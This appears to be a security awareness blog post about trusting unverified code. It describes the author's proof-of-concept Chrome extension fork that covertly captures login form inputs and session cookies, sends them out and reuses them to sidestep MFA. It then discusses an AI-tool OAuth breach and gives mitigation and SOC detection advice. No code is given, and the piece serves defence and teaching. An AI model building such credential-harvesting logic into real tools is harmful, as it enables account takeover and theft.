Modern software development doesn’t really start from a blank file anymore. Instead, most of 2026-5-8 08:50:26 Author: payatu.com(查看原文) 阅读量:31 收藏
Modern software development doesn’t really start from a blank file anymore. Instead, most of the time, it’s about putting things together. We build by connecting pieces that already exist. For example, if we need a backend quickly, something like FastAPI gets us there in minutes. If we need a quick parsing script, an LLM generates it instantly. Similarly, for the frontend, frameworks like Next.js make it easy to spin up something clean and responsive.
That’s the reality now. We move fast because we can. The ecosystem is built for speed, and we’ve learned to rely on it. However, somewhere along the way, that speed has quietly introduced a gap we don’t talk about enough.
Inside organizations, we take security seriously where it’s visible. Vendors go through long reviews. Certifications like SOC 2 are treated as non-negotiable. Teams spend hours debating access controls and tightening IAM policies. Meanwhile, in the middle of all that structure, something much smaller slips through. A developer under pressure copies a quick script from an AI response or installs a dependency that looks useful but barely has any history or scrutiny. It works, it solves the problem, and it gets pushed along with everything else.
No one pauses. No one questions it.
More importantly, this is not just about browser extensions or small local tools. It points to something deeper. The way we decide what to trust in our systems is inconsistent. We apply strict standards in some places and almost none in others, especially when the code feels small, temporary, or convenient. Ultimately, that inconsistency is where the real risk begins.
The Illusion of “It Works”
The most dangerous code in your environment is not the code that breaks things. It is the code that works exactly as expected.
Picture a routine task. You need a quick script to clean and transform incoming data before storing it. You find a neat snippet on a forum or pull in a small library that seems to solve the problem instantly. It works perfectly in testing, so it makes its way into production without much scrutiny.
What often goes unnoticed is what sits beneath that functionality. A small, carefully hidden function could be reading environment variables from your server, collecting database credentials or API keys, and sending them out through what looks like a normal HTTP request.
The same pattern appears on the frontend. A lightweight dependency added to handle something simple like formatting or state management may quietly hook into authentication flows and expose session tokens in the background.
In both cases, nothing appears wrong. The system runs smoothly, there are no crashes, no performance issues, no obvious signals. The code does exactly what you expect, while silently doing something you never intended.
The Legitimate Use Case

Working in a Security Operations Center means constantly switching context. You are jumping between alerts, tools, and data sources all day, and even small delays start to add up. To make that easier, I built a Chrome extension to speed up threat intelligence lookups

The idea was simple. Instead of opening multiple tabs and querying different platforms one by one, the extension could handle both single and bulk lookups for IPs and domains across all our primary sources at once.
I loaded it locally using Chrome’s developer mode and incorporated it into my workflow. It performed as intended. What previously required several minutes of manual effort now took seconds, significantly improving how the team moved through alerts.
The Malicious Proof of Concept
As security practitioners, evaluating how internal tools could be misused is part of the job. Seeing how easily my extension blended into the browser raised an uncomfortable question, what if the same tool had come from an untrusted source?
To explore that, I created a fork of my own extension. On the surface, nothing changed. The interface remained identical, and it continued to perform bulk threat lookups exactly as expected.
Behind that, however, I introduced two additional JavaScript components. One passively monitored form interactions, listening to input and change events across web pages, with particular attention to authentication fields such as email and password inputs. The other interacted with the browser’s cookie store, accessing session data for commonly used identity domains, including cookies tied to active user sessions.
These additions were small and easy to hide within otherwise legitimate code. They did not interfere with functionality or degrade performance, which made them difficult to notice during normal use or even a quick review.
The extension transmitted collected data at regular intervals to a controlled external endpoint. The impact was immediate. After I logged into a workspace account, it captured a valid session artifact and reused it to establish an authenticated session elsewhere. The system triggered no additional verification and generated no visible alerts.

Everything continued to work as intended from the user’s perspective. That was the point.
Why I think this matters right now, specifically
This attack pattern is not new; it has existed in some form for years. What has changed dramatically is the scale of opportunity, and the catalyst is AI.
By removing the technical barrier to entry, AI allows an attacker to generate a working, well-structured, production-ready tool in seconds. It can be a npm package, a Python script, a PowerShell module, a Docker image, or any other executable code.
A developer finds it through social media or a search. The repository has stars. The AI-generated code looks clean. They run it without auditing because the surface area of trusted code has grown simply too large to inspect manually.
The result is direct access. That code runs on a developer’s workstation right alongside environment variables, cloud credentials, SSH keys, and internal network access. A single curl | bash or pip install can exfiltrate everything.
For companies, this means the security perimeter is now every developer who can copy and paste. AI has turned supply chain attacks from a sophisticated, targeted operation into a cheap commodity.
“ A common concern in modern security is that the next breach may not come from a sophisticated zero-day, but from trusting unverified code or tools.”
The Organizational Impact
Now, step outside the engineering environment.
Imagine an employee in finance who comes across a “PDF to Excel converter” extension on a forum. It looks useful, solves an immediate problem, and is labeled as beta software. To get it working, they enable Developer Mode and load it locally. From their perspective, it is just another harmless productivity shortcut.
From a security standpoint, it is something else entirely.
With only a small amount of hidden logic, that extension can gain access far beyond its apparent purpose. It can quietly interact with authentication flows, observe sensitive inputs, and harvest active session data tied to critical platforms like Microsoft 365, Salesforce, or internal ERP systems. In many cases, session tokens alone are enough to operate within an already authenticated context, effectively sidestepping MFA and additional verification layers.
Furthermore, it can leverage browser-level capabilities to map user behavior tracking which internal systems are accessed and how frequently. Over time, it builds a comprehensive picture of internal workflows and high-value targets.
What makes this particularly concerning is how invisibly it operates. There is no disruption to the user, no visible malfunction, and no immediate signal that anything is wrong. The tool delivers exactly what it promised, which lowers suspicion even further.
If this sounds theoretical, we only have to look at the breach that hit Vercel in April 2026.
While the technical payload differed, the underlying mechanism of compromise was identical. The entry point was not a sophisticated zero-day vulnerability in Vercel’s core infrastructure. It was a third-party AI tool called Context.ai. An employee integrated the AI tool into their workflow using their corporate Google Workspace account, granting it OAuth access.
When the AI vendor was later compromised by an infostealer, attackers didn’t need to phish the Vercel employee or crack a password. They simply used the AI tool’s persistent, background access token to pivot directly into Vercel’s internal environments and enumerate customer environment variables.
It is the exact same trust gap:
What connects these two scenarios is simple. My extension showed how a user gets compromised through a trusted tool. The Vercel breach showed the corporate version of the same thing. An employee trusts a tool. The tool asks for too much access. The attacker inherits that access and walks straight into production systems. Same mechanism, different scale.
This shifts the threat model in a profound way. Attackers no longer need to rely solely on active phishing or credential harvesting campaigns. In many cases, it is enough to position a tool that appears helpful and let normal workflow adoption do the rest.
For organizations, especially at the leadership level, this is not just a technical issue. It is a trust and governance gap. The same rigor applied to vendors and infrastructure must now extend to the smallest pieces of code entering the environment, particularly those introduced through everyday productivity shortcuts.
Mitigating the Risk
Organizations do not need to step away from open source, third party tooling, or AI-assisted development. All of these are part of how modern systems are built and operated.
The issue is not the source. It is how quickly trust is assigned to tools and code before they are properly understood.
In practice, new tools and components are introduced into production environments from a range of sources. Public repositories, vendor tools, internal sharing, quick scripts, browser extensions, and increasingly AI-generated outputs. Many of these are adopted because they solve an immediate problem.
What is often overlooked is where they run and what they can access once they are introduced.
That is where the risk becomes meaningful.
Engineering Practices and Local Execution Controls
Unverified tools or code should not be treated as low risk simply because they are small, useful, or widely shared.
A CLI utility, a browser extension, a package installed through a dependency manager, or a script copied from a repository can all operate with the same level of access as trusted internal systems if executed in the wrong environment.
Teams must complete an end-to-end review before running any tool or code in production or in environments tied to corporate access.
Access scope also deserves closer attention. Many tools request or assume more access than they actually need, and over time this becomes normalized. In practice, excessive access is often the clearest signal of unnecessary risk.
Teams should keep testing separate from production by default. Running unverified tools in environments that contain credentials, API keys, or active sessions introduces unnecessary risk. Teams should evaluate new tools in isolated or sandboxed environments.
Enterprise Controls and Policy Enforcement
Organizations often treat browser extensions as minor add-ons, even though they operate much closer to active user sessions than most other software. They should treat them accordingly. In practice, Developer Mode should remain restricted to controlled environments and enforced through enterprise controls, as unrestricted local extension loading introduces unnecessary risk.
An allowlist approach also helps. Limiting installations to approved sources such as the Chrome Web Store or an internal catalog reduces reliance on unverified code and provides better visibility into what is in use.
Organizations should make these risks visible in practical terms. Written policies alone rarely influence behavior. Demonstrating how an attacker can access or reuse a session through a seemingly harmless extension changes how teams evaluate these tools.
Handling Untrusted and AI Generated Code
Teams should evaluate tools and code based on what they do, not where they come from.
Teams should evaluate utilities from public repositories, third party integrations, and AI generated scripts against the same standard before using them in environments with real access.
Functionality is not a measure of safety.
Before using any tool, it is important to understand what it does, what it can access, and how it communicates externally. This includes how it interacts with authentication systems, local data, and outbound network traffic.
If teams do not understand the behavior, they should treat it as unsafe.
Catching the Invisible: How to Hunt These Threats in Your SOC
Endpoint Signals That Are Often Missed
- Browser processes running with developer flags used to load local extensions are uncommon outside controlled setups
- Browsers may write files to temporary or unusual user paths, but analysts should pay closer attention when this activity is followed by execution or persistence behavior.
- Browser processes interacting with system utilities or scripting engines can indicate activity outside normal usage patterns
Network Behavior That Blends In
- Regular outbound connections from the browser to domains that don’t appear in normal usage
- Small, repeated requests at consistent intervals rather than large or obvious spikes
- Communication happening when there is no clear user activity driving it
- Analysts should watch for browser activity contacting newly observed or low-reputation domains with no prior history in the environment.
Detecting Session Misuse
- Logins or activity from geographically distant locations within a short time frame
- Multiple active sessions for the same user that don’t align with expected usage
- A shift in behavior, such as a user who normally works through the UI suddenly generating API-heavy activity
- Actions occurring after long idle periods without any reauthentication
The question I keep coming back to
The thing that keeps me thinking about this isn’t the technical side. It’s the human side. My extension looked completely trustworthy because the legitimate version of it genuinely was. The malicious fork was indistinguishable because I made it that way intentionally. But threat actors don’t need to be that careful. They just need the tool to work well enough that you keep using it.
We are in an era where the volume of available code, whether AI generated, open source, forum posted, or tutorial accompanied, is growing faster than any security team can audit it. The attack surface isn’t just a server or a network endpoint. It’s the development culture of abundance and trust that we have built around ourselves.
That doesn’t mean stop using open-source tools. It doesn’t mean distrust AI assistants. It means re-establishing the habit of asking one question before running any code. Do I know what this does?
“Would you trust an unverified tool with your most sensitive credentials? If you run it without understanding it, you already are”
We conducted this experiment in a controlled, isolated environment using dedicated throwaway accounts. The purpose of this post is security awareness and risk education, not exploitation.
如有侵权请联系:admin#unsafe.sh